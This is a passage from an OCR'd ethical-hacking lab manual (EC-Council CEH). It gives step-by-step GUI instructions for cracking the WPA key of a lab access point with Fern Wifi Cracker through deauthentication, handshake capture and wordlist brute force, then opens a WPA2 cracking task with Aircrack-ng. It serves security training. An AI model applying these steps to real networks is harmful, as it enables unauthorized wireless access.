
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **attack Panel** window appears. A list of access points with WPA enabled appears under **Select Target Access Point**. In this task, we will crack the **CEH-LABS** WPA access point.
23. Select **CEH-LABS** from the list and click the **Browse** button present at the bottom-right corner of the window.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

24. The **Select Wordlist** window appears. Navigate to the location **/home/attacker/Desktop**, and select **password.txt**. Click **Open**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. See that the selected **password.txt** file appears. Now, click the **Wi Fi Attack** button in the right pane to launch the attack.

    Note: Before running the WiFi Attack, ensure that at least 1 client is connected to the target access point (here, **CEH-Labs**).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The attack initializes and goes through various phases such as probing the access point, deauthentication, capturing the handshake, and, finally, brute-forcing WPA encryption, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


27. After the completion of the **Current Phrase** bar, the cracked **WPA KEY** appears, as shown in the screenshot.

28. A **Tips - Scan settings** pop-up appears, click **OK**.
29. If the **Attack Panel** window automatically closes, relaunch **Fern Wifi Cracker** from the terminal window and click the **Key Database** button.

    Or

    If **Fern – Wifi Cracker** window is non-responsive then, relaunch the tool from the terminal window.
30. **The Fern - Key Database** pop-up appears, displaying the acquired key for **CEH-LABS**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



31. This cracked key can be used to connect to the target access point **CEH-LABS**.
32. This concludes the demonstration of how to crack a WPA network using Fern Wifi Cracker.
33. Unplug the **Linksys 802.11 g WLAN** adapter.
34. Close all open windows and document all the acquired information.
35. Turn off the **Parrot Security** virtual machine.
36. After performing the task, disable the ethernet adapter in the **Windows 11** virtual machine:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In the **Windows 11** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
- In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.
- In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
- **Ethernet0** will be disabled. Close all open windows and turn off the **Windows 11** virtual machine.

Task 5: Crack a WPA2 Network using Aircrack-ng

WPA2 is an upgrade to WPA; it includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption protocol with strong security.

WPA2 has two modes of operation: WPA2-Personal and WPA2-Enterprise. Despite being stronger than both WEP and WPA, the WPA2 encryption method can also be cracked using various techniques and tools.

In this task, we will use the Aircrack-ng suite to crack a WPA2 network.

